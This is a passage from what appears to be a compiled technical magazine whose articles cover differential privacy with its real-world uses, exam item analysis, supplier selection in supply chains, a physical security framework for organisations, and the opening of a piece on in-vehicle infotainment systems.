The significance of deploying a differential privacy can be seen after the incident at Target Corporation, a US retail company. Target conducted a survey to find out which customers were most likely to be expecting a child based on the survey feedback in order to promote its maternity-related product advertisements. One approach used by Target on data stored to analyze pregnant buyers' trends was applying algorithm to correlate new customers' data with buying patterns of previous customers to determine the likelihood of a person expecting a child. Target's initiative became an issue, when the company sent maternity-related advertisements (mixed with advertisements from different departments) to a teenage girl before her family knew she was expecting a child, shedding light on the controversial use of machine learning algorithms [4]. These privacy concerns are not just applicable for data collection and storage for marketing purposes, but also for applications ranging from census data to social media.

We can now see how the example of Target's maternity prediction based on purchasing

trends led to a breach of the differential privacy concept. In attempting to predict a teen girl's pregnancy, Target allegedly compared the individual's purchasing habits with patterns of other customers expecting a child and started tailoring ads to her directly based on that information. The aim was to convince a consumer to purchase a product by persuading them that they need it. Target could have breached privacy by showing targeted ads to people who may purchase similar products to what others did. This action was based on data obtained by the company to help consumers learn about possible benefits the company might provide and customize their shopping experience to their specific needs.

## Limitation of Differential Privacy

Differential privacy is a fascinating idea that has the potential to uphold anonymity in a world where our every move is monitored. However, it does have some limitations known as the privacy budget [5][6]. Privacy budget can be defined as a limitation on how much data can be extracted through queries before the data becomes de-anonymized. The more queries are made in a database, the closer the data subjects' privacy is jeopardized. Hence, when a differentially private database is queried repeatedly, it gradually reveals more information. This can contribute to the data being de-anonymized over time. The degree of anonymization decreases with each query.

Implementation of differential privacy is subjected to the privacy budget. To protect the privacy of the data subjects, the data curator will stop answering queries once this threshold is reached. Most experts agree that values between 0 and 1 are very good, values above 10 are not, and values between 1 and 10 are considered "better than nothing." Furthermore, the parameter  $\epsilon$  is exponential: by one measure, a system with  $\epsilon = 1$  is almost three times more private than  $\epsilon = 2$ , and over 8,000 times more private than  $\epsilon = 10$ . Apple was allegedly setting privacy budgets as high as  $\epsilon = 14$  per day, with unbounded privacy loss over the long term [7].

# Implementation of Differential Privacy in Real Life

## 1. US Census Bureau

Every 10 years, the United States conducts a census to gain insight into the country's demographics and other trends. This data is particularly useful for future planning. The 2020 Census was the first census that can be completed entirely online. Too much personal information poses significant concerns on security and how the information collected can be kept private and confidential. To mitigate the risks of data breach, the US Census Bureau incorporates differential privacy into its mechanism[8]. Census data is normally released in anonymized and aggregated form, but as pointed out earlier, de-anonymizing this type of data is not always easy. The Census Bureau was able to re-identify data from 17% of the US population following the 2010 Census. Implementing differential privacy is a good way to assure those who are concerned about their privacy.

## 2. Apple

In 2016, Apple announced that it would be integrating differential privacy into its operating systems. The company's aim, as with most other implementations of differential privacy, was to harvest data that could help design its products more effectively without invading users' privacy. Apple's features use the local differential privacy method and add noise to user data before it is shared in the central servers [9]. The company does not store any personally identifiable information alongside the data that it uses to train its algorithms, indicating that they are serious about protecting privacy.

## 3. Microsoft

Microsoft used differential privacy to mask people's positions in their geolocation databases. Individual data points were randomly removed, inserted, and shuffled in this process [10]. The development of PrivTree, which given the original data and a few other parameters (the scale of Laplacian noise to be used, a threshold to determine whether node splitting should occur, etc.), can implement a differentially private algorithm and produce noisy data for almost any kind of position data, is a novel aspect of their implementation.

# Conclusion

In a nutshell, there is no doubt that gathering personal and behavioral user information is key to successfully developing an interactive application and enhancing user experience in the era of big data analytics and machine learning. On the other hand, privacy issues and breaches are constantly in the glare of society and regulators. Therefore, differential privacy is a solution that benefits both developers and users in terms of information protection. It is a technique that uses aggregated user data to extract patterns of behaviour while keeping individual user data completely private from the company, hackers, and intelligence agencies.

# References

1. An Nguyen, "Understanding Differential Privacy." [Online]. Available: <https://towardsdatascience.com/understanding-differential-privacy-85ce191e198a>. [Accessed: 07-May-2021].
2. J. Near, "Differential Privacy for Privacy-Preserving Data Analysis: An Introduction to our Blog Series." [Online]. Available: <https://www.nist.gov/blogs/cybersecurity-insights/differential-privacy-privacy-preserving-data-analysis-introduction-our>. [Accessed: 07-May-2021].
3. P. Chamikara et al., "Local Differential Privacy for Deep Learning," pp. 1-16, 2019.
4. K. Hill, "How Target Figured Out A Teen Girl Was Pregnant Before Her Father Did." [Online]. Available: <https://www.forbes.com/sites/kashmirhill/2012/02/16/how-target-figured-out-a-teen-girl-was-pregnant-before-her-father-did/?sh=304931486668>. [Accessed: 07-May-2021].
5. P. Jain, M. Gyanchandani, and N. Khare, "Differential privacy: its technological prescriptive using big data," J. Big Data, 2018.
6. Peter Wayner, "Differential privacy: Pros and cons of enterprise use cases." [Online]. Available: <https://www.csoonline.com/article/3601762/differential-privacy-pros-and-cons-of-enterprise-use-cases.html>. [Accessed: 07-May-2021].
7. BENNETT CYPHERS, "Understanding differential privacy and why it matters for digital rights." [Online]. Available: <https://www.accessnow.org/understanding-differential-privacy-matters-digital-rights/>. [Accessed: 07-May-2021].

8. "Differential Privacy for Census Data Explained." [Online]. Available: <https://www.ncsl.org/research/redistricting/differential-privacy-for-census-data-explained.aspx>. [Accessed: 07-May-2021].

9. Kate Conger, "What Apple's differential privacy means for your data and the future of machine learning." [Online]. Available: <https://techcrunch.com/2016/06/14/differential-privacy/>. [Accessed: 07-May-2021].

10. Winnie Cui, "Project PrivTree: Blurring your 'where' for location privacy." [Online]. Available: <https://www.microsoft.com/en-us/research/blog/project-privtree-blurring-location-privacy/>. [Accessed: 07-May-2021].

# Affirming Examination's Quality through Item Analysis

By | Razana Md Salleh & Wan Shafiuddin Zainudin

## Introduction

An item is a basic building block of an examination, and an analysis provides information about its performance. Item analysis is a process of examining responses in order to assess its qualities. A routine item analysis helps examination developers decide whether to retain good items, revise those that can be improved or discard unacceptable ones. Generally, item analysis is conducted after piloting an examination or during monitoring of a production examination.

By conducting item analysis, examination developers (or organizations) would comply with the requirements of the ISO/IEC 17024 standard clause 9.3.5 – namely to have appropriate methodology and procedures; to collect and maintain statistical data; to reaffirm the validity and general performance of each examination; and to correct all deficiencies identified.

When discussing item analysis, item difficulty and item discrimination statistics are probably the most useful and frequently reported. Hence, this article is intended to give a general overview on item difficulty and item discrimination values, and how these data are used to review an examination.

## Item Difficulty

Crocker & Algina (1986) defines item difficulty as the proportion of examinees who answer an item correctly. It is also referred to as the item mean or item  $p$ -value. The  $p$ -value may range from 0.00 to 1.00, with higher value indicate easier items whereupon large proportion of examinees answered the item correctly; while a lower value indicates more difficult items – which result in smaller proportion of examinees able to answer the item correctly.

Item difficulty is generally measured in a proportion but is quite often expressed in terms of percentage. For example, an item was administered to 200 examinees, and 80 of them answered correctly. Here, the  $p$ -value for the

item is 0.40, which means 40% of the examinees responded correctly to the item (i.e.,  $80 \div 200$ ).

Table 1 shows an example of  $p$ -values reported for every examinee's response to a test item. In this example, the correct response is indexed at 0.66, indicating that the item is neither too difficult nor too easy for this group of examinees. Also, examinees have selected distractors A and C, which may indicate that both options were good distractors. On the other hand, distractor D was most certainly incorrect hence no one chose it. In this case, item D is still a good item, and it may be worthwhile to review it for possible improvements.

Response	Frequency	$p$ -value
A	28	0.14
B*	131	0.66
C	41	0.21
D	0	0.00
Total	200	

\*Correct answer

Table 1.  $P$ -values for a Single Test Item

Item difficulty values should be set by examination developers and may vary depending on the type of examination and its goal. For a *criterion-reference test* (CRT), the goal is to decide whether examinees have mastered a specific area of content and competence. Items should be easy for most examinees but would be difficult for those who have not mastered the content from which each item represents. Many items on a CRT examination form will have  $p$ -values between 0.6 and 0.8. Often, the content assessed is job related, hence most certification and licensure examinations are CRTs.

On the other hand, a *normal-reference test* (NRT) is designed to compare and rank examinees' performance in relation to one another. Many items on a NRT form are designed to be harder in general to spread out examinees' scores, thus providing a more reliable ranking. Many items on an NRT examination form will have  $p$ -values between 0.4 and 0.6. Most standardized national education examinations are NRTs.



## Item Discrimination

Discrimination is another important concept in determining the quality of items. According to MacDonald & Paunonen (2002), item discrimination indicates the extent by which an item could differentiate the examinees with different ability levels. An ideal item should have the function of distinguishing the more able from the less able examinees. That is, the examinees who exhibit mastery of the content gets the item correct while the non-mastery examinees get it wrong.

There are over twenty discrimination indices that can be used to determine the effectiveness of item discrimination. Two common parameters are *discrimination index* and the *point-biserial correlation*. Values of both parameters may range from -1.00 to 1.00, where the closer the discrimination value to +1.00, the more effectively the item distinguishes between high-scoring and low-scoring examinees.

An item may have a positive discrimination, negative discrimination or zero discrimination value. Figure 1 presents a graphical representation of items at three discrimination levels: positive, zero and negative.




Figure 1. Graphical representation of items with positive, zero and negative discriminations

An item with positive discrimination indicates that those who have the knowledge can answer the item correctly, and those who do not have the knowledge are not able to answer the item correctly. A good item will have a higher DI, but rarely one above 0.5. Figure 1 (DI=0.4) is usually considered a good item because it is highly discriminating.

Figure 1 (DI=0) indicates no differences between low-scoring and high-scoring examinees. This is probably an item that either all examinees answered correctly, or all examinees answered wrongly. However, zero discriminating items should not be rejected straightaway. Sometimes, examination developers may still need to include easy mastery-type items that assess knowledge or skills that are important to a particular examination's objective where examinees are expected to respond correctly. For example, a driving examination might ask, "Is it safe to drive under the influence of alcohol?", which is a very easy item and will likely have a high p-value, but the examination developer may include it so that if an examinee gets the item wrong, they would automatically fail the examination.

Figure 1 (DI=-0.4) indicates a poor item, where more examinees who did poorly on the examination (or failed the examination) got this item correct compared to those who did well on the exam. An item with negative discrimination may indicate that the item is measuring something else in the examination. It may be a sign that the item was mis-keyed, ambiguous, or misleading. The item may have wrong answer options that are nearly correct, or it may test an obsolete knowledge or skill. Negatively discriminating items has to be reviewed constantly or they should be discarded.

## Reviewing Examination with Item Difficulty and Discrimination Values

A useful approach when reviewing an examination item is to view its difficulty and discrimination values at the same time. If an item has either very high or very low difficulty value, the potential discrimination value should be lower, compared to items with mid-range

difficulty value. In short, if an item is either too easy or too hard, the item is not likely to be very discriminating.

For example, if a given item has a discrimination value below 0.1, but the item's difficulty value is greater than 0.9, it can be said that the item is easy for almost all examinees, and probably would not provide much discrimination between high-scoring and low-scoring examinees.

Table 2 presents a hypothetical item analysis

to illustrate (1) detection of flawed items and (2) use of response information to identify potential cause of flawed items. Two types of item discrimination values (discrimination index and point-biserial), item difficulty, and the proportion of examinees selecting each response are presented. Item discrimination statistics will be useful in identifying "problematic" items, but the difficulty level and response distribution pattern will be useful in diagnosing items with construction flaws which may have resulted in poor discrimination.

Item Number	Item Diff.	Discrim. Index	Point Biserial Corr.	Item Responses			
				Option A	Option B	Option C	Option D
3	0.84	0.15	0.23	11	5	149*	11
8	0.72	0.30	0.27	34	11	127*	4
34	0.18	-0.13	-0.13	11	5	32*	128
38	0.63	0.64	0.52	30	34	1	111*
45	0.85	0.34	0.34	6	0	20	150*

Table 2. Hypothetical Item Analysis Result

Item 34 has negative discrimination value. Its difficulty of 0.18 appears to be unusual compared to other items. Based on the distribution of responses, 73% (or 128) examinees chose option D instead of option C (keyed as the correct answer). Because a high percentage of examinees chose the same incorrect answer, one logical possibility is that item 34 may be mis-keyed (option C may be the correct answer rather than option D). Another possibility is there may be an ambiguity in the question or option C that caused misunderstanding.

Items 3 and 45 have almost similar difficulty levels, yet their item discrimination values are different. One possible reason is that, among those who chose the correct answer for item 45, there was a large proportion of high-scoring examinees. This situation was reversed for item 3, where among those who chose the correct answer, there was a big proportion of low-scoring examinees. Other reason could be option C in item 3 may have inadvertently given away a hint that appears as the correct answer. To improve the discrimination value for item 3, option C can be reviewed for any hint, and option B can be reviewed to make it more plausible and attractive to those who are uncertain of the correct answer.

## Conclusion

Item difficulty and discrimination values discussed in this article are examples of many possible item statistics that could be useful in the process of improving examination items. Analysing examination data and using that information to improve items helps maintain the integrity of examinations by ensuring that examinations are measuring what examination developers intended for them to measure.

In conclusion, item analysis improves examination quality in three ways:

1. Helps identify weak items – mis-keyed items, ambiguous items and irrelevant items.
2. Improves items by removing weak distractors – remove or change a choice that no-one chooses, identify misleading or ambiguous choices, reduce ability to guess.
3. Builds confidence in your assessments – ensure they are reliable, valid, fair and trustable; thus, provides assurance to stakeholders that examinations are established based on the international standard and best practices.

## References

---

1. Crocker, Linda, and James Algina. *Introduction to classical and modern test theory*. Holt, Rinehart and Winston, 6277 Sea Harbor Drive, Orlando, FL 32887, 1986.
2. Miller MD, Linn RL, Gronlund NE, editors. *Measurement and assessment in teaching*. 10th ed. Upper Saddle River, NJ: Prentice Hall; 2009.
3. MacDonald, P. & Paunonen, S. (2002). A Monte Carlo comparison of item and person statistics based on item response theory versus classical test theory. *Educational and Psychological Measurement*, 62, 921-943.
4. Professional Testing. (n.d.). *Test Topics - Step 9. Conduct the Item Analysis*. Retrieved February 17, 2021, from [https://www.proftesting.com/test\\_topics/steps\\_9.php#:~:text=The%20item%20discrimination%20index%20is,is%20the%20point%2Dbiserial%20correlation](https://www.proftesting.com/test_topics/steps_9.php#:~:text=The%20item%20discrimination%20index%20is,is%20the%20point%2Dbiserial%20correlation).

# The Critical Function of ‘Supplier Selection’ In an Organisation

By | Tormizi Kasim, Siti Noriah Nordin, Nur Nadira Mohamad Jafar, Shamsul Hairy Haron & Muhammad Faizal A. Rahman

## Introduction

To survive in the current competitive environment, it is essential for organizations to provide high quality products and services at lower cost with the shortest lead time. However, it is not practicable to achieve these goals without the right input from the right suppliers. As a result, selecting suitable suppliers becomes one of the most important aspects of purchasing and supply chain management in many industries (Punniyamoorthy, Mathiyalagan, and Lakshmi 2012). Selecting the right supplier has a direct and positive impact on the firm’s performance, as it achieves long-term competitive advantages and gains added value from a supply chain. On the other hand, a wrong selection decision can result in adverse impact, hurting the firm’s performance and image, and even causing unexpected disruption in operation.

## Definition Of Supplier Selection

Supplier selection is considered one of the most important responsibilities of supply chain professionals. It is a decision-making process that involves trade-offs with often conflicting criteria in the selection to ensure continuation of organization’s performance (Cebi and Bayraktar 2003). Supplier selection is a complicated process because supply chain professionals need to address two major concerns. First, to select the right set of criteria which are in line with business priorities and strategies. Next, which analysis model to be used to achieve the most favourable result.

## Importance Of Supplier Selection

Given the fact that almost every type of business requires input from suppliers to operate, selecting the right one has become a common issue for every organization. In general, supplier needs to be selected meticulously because it can bring a positive or adverse impact on the overall performance of an organization. If a poor decision is made, a firm’s performance

might suffer due to defective material for instance, long order lead-time, high cost, thus resulting in reputation damage. According to actual data, incorrect supplier selection could result in multimillion losses per year (Carter et al. 2010). One such example is the safety recalled by Toyota of 2.3 million vehicles due to a problem with accelerator pedals provided by CTS Corporation. The recall has significantly damaged the reputation of Toyota of being an excellent and consistent quality automobile manufacturer.

On the other hand, successful supplier selection decision will result in positive impact. The findings of Kannan and Tan (2006) research showed a positive and direct influence of supplier selection on the success of buyer-supplier relationship. It helps buying firms provide better product quality at lower price and shorter lead time, as well as increasing firms’ competitive advantages.

Supplier selection has become essential today. Due to most firms need to integrate their business into the supply chain and pursue innovative strategies. For example, in order to enter into long-term collaborative relationships with a single source of supply, firms must allocate a large amount of resources in strategic partner selection to look for a party who are willing to make a similar commitment in working together to create value in the supply chain (Burt, Petcavage, and Pinkerton 2010).

Supplier selection is especially critical when firms intend to involve their suppliers in the development of a new product or implement just-in-time manufacturing practices.

Finally, good supplier selection will become even more important when organizations pursue a global sourcing strategy. Global sourcing is a popular trend for companies to achieve lowest cost in raw materials and goods. In the United States alone, about one half of all raw materials for local manufacturing is sourced from overseas. The proportions are even higher for apparel and footwear, consumer packaged products and high-tech electronics sectors (Kumar, Hong, and Haggerty 2011).

Dealing with often unfamiliar and unproven foreign suppliers is more complicated and riskier than the traditional local supplier base. The techniques and practices used in selecting a domestic supplier may not be sufficient for a global supplier. In order to avoid disruption and unsatisfactory performance, firms must devote significantly more resources in selection process Min (1994). Some of the problems might be from the selections that gone wrong such as mounting material costs, litigation, poor product quality, logistics delay, production bottlenecks, countertrade obligations, and exchange rate fluctuations.

Global sourcing trends have shifted to emerging markets such as Asian and Central/East European countries. While lower cost base could be a main driver, other factors such as lack of quality, lower technology, instability, in delivery should be considered.

The level of risk when sourcing from emerging markets is significantly higher. In such scenario, supplier selection plays an important role in risk management to reduce supply chain risks (Li and Barnes 2008). As such, it is prudent to reduce, control or remove risk sources coming from suppliers and suppliers' markets. The risk sources are defined as factors associated with supplier failure, and consequences from unexpected negative impacts such as quality, delivery, lead time and cost. By analysing sourcing experiences from five Western-based manufacturing companies, a research identified the proactive risk management methods to be incorporated into supplier selection process include: conducting a supplier questionnaire covering all business dimensions, performing a technical review, implementing a mitigation plan, and employing local-based procurement staff. The supplier questionnaire or a technical review requires a more comprehensive check list for emerging markets as compared to traditional markets

## Approach To Supplier Selection

Since supplier selection is important in overall performance of buying firms, plenty of research have been conducted to develop robust selection criteria and methodologies for supplier selection.

The empirical studies (Table 1) identified quality, delivery, and historical performance as three of the most important criteria in supplier selection, followed by guarantee and compensation, equipment, capability, and price. This classification is vastly different from the traditional practice which focuses on cost factor when selecting supplier.

As the supplier selection is typically an unstructured decision-making process involving multiple criteria, it is very important that evaluation criteria must consider both tangible and intangible, quantitative and qualitative, operational, and strategic factors. However, since each company has its own business priorities and strategies, it is difficult to establish one set of evaluation criteria that suits every buying firm's requirement.

Moreover, at the first stage of supplier selection process, enterprise should analyse its competitive strategy using SWOT method to lay a foundation for establishing evaluation criteria and indicators (Chan (2011)). Through the process of analysing internal organizational strengths and weaknesses, as well as external environmental threats and opportunities, enterprises will be able to ascertain their priorities and strategic requirements.

Through this method, firms can move beyond traditional and operational selection criteria to select supplier with similar strategic orientation and commitment in meeting shared goals and objectives (Kannan and Tan 2006).

Evaluation criteria	Dickson importance ranking	Weber importance
Quality	1	Extremely important
Deliver on time	2	Very important
Historical performance	3	Very important
Guarantee and compensation	4	Very important
Equipment and capability	5	Very important
Price	6	Very important
Technical capability	7	Very important
Financial situation	8	Very important
Procedure legality	9	Very important



Evaluation criteria	Dickson importance ranking	Weber importance
Communication system	10	Very important
Industrial reputation	11	Important
Business relations	12	Important
Management and organization	13	Important
Production control ability	14	Important
Maintenance service	15	Important
Service attitude	16	Important
Previous image	17	Important
Packing ability	18	Important
Employment relations	19	Important
Geographic location	20	Important
Previous sales	21	Important
Training ability	22	Important
Mutual negotiation	23	Important

Table 1: Important criteria for supplier selection from literature (Chen 2011)

After evaluation criterion have been identified, firms must apply an analytical methodology to evaluate a supplier's performance and make a final decision.

The team comprising representatives from various functional departments such as sourcing, finance, production, quality control can leverage knowledge-sharing to develop a more balanced and holistic requirements. In addition, besides internal stakeholders, an integrated approach can also involve external stakeholders such as customers, the public, and government so that the sourcing decision can be made more strategically and effectively (Ho, Dey, and Lockstrom (2011).

## Conclusion

Supplier selection can be considered as complicated decision-making process which involves trade-offs between multiple evaluation criteria to select the most suitable supplier. Since such selection could result in either a positive or adverse impact on a firm's performance, it needs to be undertaken carefully. Once the right supplier is selected, it can improve performance and achieve strategic business objectives. Supplier selection becomes even more important when a firm implements innovative supply chain management strategies such as strategic alliance, early supplier involvement, just-in-time, and global sourcing. A supplier selection process requires significant number of resources to identify appropriate

evaluation criteria and analytical methodology. Firms should employ an integrated approach using multiple analytical methods by a cross-functional team to achieve optimal evaluation. By combining efforts, firms can improve purchasing, secure competitive advantages, and realise value added from its supply chain.

## References

1. Burt, David, Sheila Petcavage, and Richard Pinkerton. 2010. *Supply Management*. 8th ed: McGraw-Hill/Irwin.
2. Carter, Joseph R., Arnold Maltz, Elliot Maltz, Mark Goh, and Tingting Yan. 2010. "Impact of culture on supplier selection decision making." *The International Journal of Logistics Management* no. 21 (3):353-374.
3. Cebi, Ferhan, and Demet Bayraktar. 2003. "An integrated approach for supplier selection " *Logistics Information Management* no. 16 (16):395-400.
4. Chen, Yuh-Jen. 2011. "Structured methodology for supplier selection and evaluation in a supply chain." *Information Sciences* no. 181:1651-1670.
5. Ho, William, Prasanta K. Dey, and Martin Lockstrom. 2011. "Strategic sourcing: a combined QFD and AHP approach in manufacturing." *Supply Chain Management: An International Journal* no. 16 (6):446-461.
6. Kamanathan, Kamakrishnan. 2007. "Supplier selection problem: integrating DEA with the approaches of total cost of ownership and AHP." *Supply Chain Management: An International Journal* no. 12 (7):258-261.
7. Kannan, Vijay R., and Keah Choon Tan.

2006. "Buyer-supplier relationships: The impact of supplier selection and buyer-supplier engagement on relationship and firm performance." *International Journal of Physical Distribution & Logistics Management* no. 36 (10):755-775.
8. Kumar, Sameer, Qui S. Hong, and Linae N. Haggerty. 2011. "A global supplier selection process for food packaging." *Journal of Manufacturing Technology Management* no. 22 (2):241-260.
9. Li, Xiaohong, and Ian Barnes. 2008. "Proactive supply risk management methods for building a robust supply selection process when sourcing from emerging markets." *Strategic Outsourcing: An International Journal* no. 1 (3):252-267.
10. Min, Hokey. 1994. "International Supplier Selection: A Multi-attribute Utility Approach." *International Journal of Physical Distribution & Logistics Management* no. 24 (5):24-33.
11. Ndubisi, Nelson Oly, Muhamad Jantan, Loo Cha Hing, and Mat Salleh Ayub. 2005. "Supplier selection and management strategies and manufacturing flexibility." *The Journal of Enterprise Information Management* no. 18 (3):330-349.
12. Ordoobadi, Sharon M., and Shouhong Wang. 2011. "A multiple perspectives approach to supplier selection." *Industrial Management and Data Systems* no. 111 (4):629-648.
13. Punniyamoorthy, Murugesan, Ponnusamy Mathiyalagan, and Ganesan Lakshmi. 2012. "A combined application of structural equation modeling (SEM) and analytic hierarchy process (AHP) in supplier selection." *Benchmarking: An International Journal* no. 19 (1):70-92.
14. Shin-Chan, and Danny I. Cho. 2008. "An integrated approach for supplier selection and purchasing decisions." *Supply Chain Management: An International Journal* no. 13 (2):116-127.

# Physical Security Framework For Organizations

By | Syahran Abdul Halim

## Introduction

Physical security refers to measures taken to protect important data, networks, software, equipment, facilities, company's assets, and personnel. Today, it is a lot more challenging and difficult to implement physical security compared to previous decades. In particular, mobile devices such as laptops, smartphones and tablets as well as portable storage USB drives and flash drives are more susceptible to data theft. There are normally two scenarios in which security is often compromised. First is natural disasters and accidents such as flood, fire or power fluctuation which could lead to permanent loss of data. Second is cyber-attacks by malicious groups which encompass terrorism, vandalism, and theft. The reasons for such malicious attack vary from private gains to seeking revenge. Organizations face different sorts of physical security threats and this is why physical security is extremely important.

If this security is not maintained properly, all the safety measures will be useless once the attacker gains physical access.

Physical security is the protection of individuals, property, and physical assets from actions and events that would cause damage or loss. Though often overlooked by CIOs in favour of cybersecurity, physical security is equally important. All the firewalls in the world cannot protect you if an attacker removes your storage media from the storeroom.

The growing sophistication of physical security through technologies like Artificial Intelligence (AI) and Internet of Things (IoT) means IT and physical security are getting more closely connected. As a result, security teams must start working together to secure both the physical and digital assets.

The Physical Security Framework is based on three important components: **Access Control**, **Surveillance** and **Testing**. The success of an organization's physical security program can often be attributed to how well each of those components is implemented, improved and maintained.

## Physical Security Framework Components

### A. Access Control

A significant part of physical security measures is to limit and control how people access sites, facilities and materials. Access control encompasses measures taken to limit exposure of certain assets to authorized personnel only. Building sections should be categorized as restricted, private or public. Different access control levels are needed to restrict zones that each employee may enter depending on their role. Examples of these corporate barriers often include staff cards, biometrics verification and security guards. These approach and method can vary depending on an organization's budget.

Access control should start at the fringes of your security perimeter, which you should establish early during this process. You can use fencing and video surveillance to monitor access to your facility and secure the outdoor area, especially if there is onsite parking or other outside resources. A comprehensive access system and strategy would include the utilization of advanced locks, access control cards, mobile phones, or biometric identification. Most spaces start their access control at the front entrance, where cardholders present their unique identification card to access. From that point, card readers should also be placed on all other access points including offices, conference rooms and even kitchen doors. At the end of the day, each employee swipes out using an equivalent process, eliminating the necessity for clocking out or wondering if anyone remains inside the building after closing hours.

### B. Surveillance

Within the context of physical security, surveillance is one of the most important physical security components for both prevention and

post-incident recovery. Surveillance is a method or procedure often used by an organization to watch activity of various locations and facilities in real-time using technology. Examples can include patrol guards, heat sensors and notification systems.

Modern security systems can leverage multiple kinds of sensors, including motion detector, heat and smoke, as early-warning system against intrusion and accidents alike. These sensors can be attached to the alarm, allowing them to trigger alarms and provide warning and non-human intervention. Your security strategy should also include surveillance cameras and notification systems, which can capture crimes on tape and permit you to hunt down perpetrators much more easily. Cloud-based access control systems provide real-time reports, thus allowing you to observe the system from your mobile dashboard.

The most common kind of surveillance is loop television (CCTV) cameras that record the activity of a specific area. The CCTV benefits the organization by deterring theft, deterring vandalism, providing camera footage for evidence, monitoring staff safety and also providing peace of mind. Threat actors who see a CCTV camera are less inclined to intrude or vandalize a building out of fear of getting their identity recorded.

Guards are a big a part of an intrusion detection system because they are more adaptable than other security aspects. Security officers could also be stationed at one location or rostered to make rounds patrolling the areas. While making their rounds, guards can verify if doors and windows are locked, and vaults are protected. They can also be in charge of monitoring CCTVs and thus, respond to any suspicious activity.

### C. Testing

Physical security is a preventative measure and incident response tool. Disaster recovery (DR) plans are required to reduce business interruption in times of natural disaster, explosion or sabotage. The only challenge is to ensure that such DR policies and procedures are going to be effective for implementation and how well an organization identifies, responds to, and contains a threat

Testing is important, especially when it comes to the safety of an organization. Fire drills are necessary for schools and buildings because they can help evacuate large groups, as well

as refine emergency response procedures. These procedures should be conducted to practise role assignments and responsibilities, to re-familiarize procedures and minimize any likelihood of mistakes.

When disaster strikes, we must act fast and follow proper emergency procedures. This is why we must review our disaster recovery plan on regular basis, both on a technological level and human participation. Drills should test our ability to react both to natural disasters and emergencies caused by internal or outside threats which will threaten data or personal safety. Access control systems has the ability to provide a comprehensive report on tracking whether a staff is still in the building or outside in the case of an emergency that requires evacuation. We should also look out for weak points concerning access to critical business resources such as server rooms, data centers, production lines, power equipment and anything which will impact our daily operations.

## Advantages

---

The main advantages of Physical Security to the organization can be summarized as follows:

- It helps restrict access and avoid unauthorized access
- It helps keep track of security breaches
- It helps prevention and post-incident recovery
- It ensures faster response times and workable Disaster Recovery Plan

## Conclusions

---

In conclusion, physical security represents an important component to an organization in securing the personnel and assets. Physical control methods must be carefully selected. Choosing the right surveillance system to install is dependent on the level of physical security required. Additional security that involves securing door with access codes and biometric identification also offer unique solutions that facilitate the security. Physical access logs are often monitored over time to reveal a trend of every individual accessing the facility and discourage any potential threats from their activities.

If you are planning to integrate and implement ISO/IEC 27001 (ISMS) within your organization, physical security framework is one of the important scopes that you need to adopt. Finally, the organization's success very much depends on the implementation, continuous improvement and maintenance of those framework components.

## References

---

1. <https://resources.infosecinstitute.com/topic/importance-physical-security-workplace/#:~:text=Physical%20security's%20main%20objective%20is,followed%20by%20securing%20the%20facilities>.
2. <https://www.csoonline.com/article/3324614/what-is-physical-security-how-to-keep-your-facilities-and-devices-safe-from-on-site-attackers.html>
3. <https://searchsecurity.techtarget.com/definition/physical-security>
4. <https://www.getkisi.com/overview/physical-security>
5. <https://www.greetly.com/blog/what-is-physical-security-and-why-is-it-important>
6. <https://designprotechs.com/physical-security/>
7. <https://www.businesswatchgroup.co.uk/the-benefits-of-cctv-for-businesses/>
8. <https://www.sans.org/reading-room/whitepapers/physical/physical-security-important-37120>
9. <https://headchannel.co.uk/how-physical-security-benefits-the-safety-of-your-data>



# Infotainment Systems Technology In Modern Passenger Cars

By | Yasmin Jeffry, Mohd Zabri Adil Talib, Nor Zarina Zainal Abidin, Muhammad Zahid Ismail & Mohd Izuan Effendy Yusof

## Introduction

Infotainment or In-Vehicle Infotainment (IVI) is a combination of vehicle systems which are used to deliver entertainment and vital information to the driver and passengers. It uses mediums like audio/ video interfaces and control elements like touch screen displays, button panel, voice commands. IVI works in integration with many other in-vehicle and external systems to ensure key vehicular features are working perfectly.



Figure 1: In-Vehicle Infotainment

IVI systems inside today's modern vehicles can infer a lot about the driver through his behaviour and actions, not to mention its localization data produced by embedded Global Positioning System (GPS). The data logged and transmitting inside these vehicles would directly relate to the driver's driving behaviour since it would reflect their actions. Insurance companies, such as the Canadian firm Desjardins, make use of hardware modules to monitor these driving habits. This allows careful and alert drivers to pay lower insurance fees since their recorded habits reflect lower chances of causing an accident and breaking the law.

## Main components of In-Vehicle Infotainment

### Integrated Head-Unit

The integrated head-unit is a touch screen based,

tablet-like device, mounted on the vehicle's dashboard. With user friendly Human-Machine Interface, the head unit acts as a perfectly connected control centre for the infotainment system. Vehicles have moved from traditional analogue gauges for speedometer, Revolutions Per Minute (RPM) meter and odometer to digital displays. All these digital displays together with the integrated head-unit forms a digital instrument cluster in modern cars.



Figure 2: Analogue and digital gauges

Cars possessing high-end infotainment systems also have heads-up display besides the head unit. Heads-up display allows the vehicle to display real-time information on the transparent screen that is integrated with the vehicle's windshield. This helps in reducing distraction while driving and provides key vehicular information such as speed, navigation maps, electronic digital cluster (information from vehicle's OBD port-II), climate and even multimedia options.

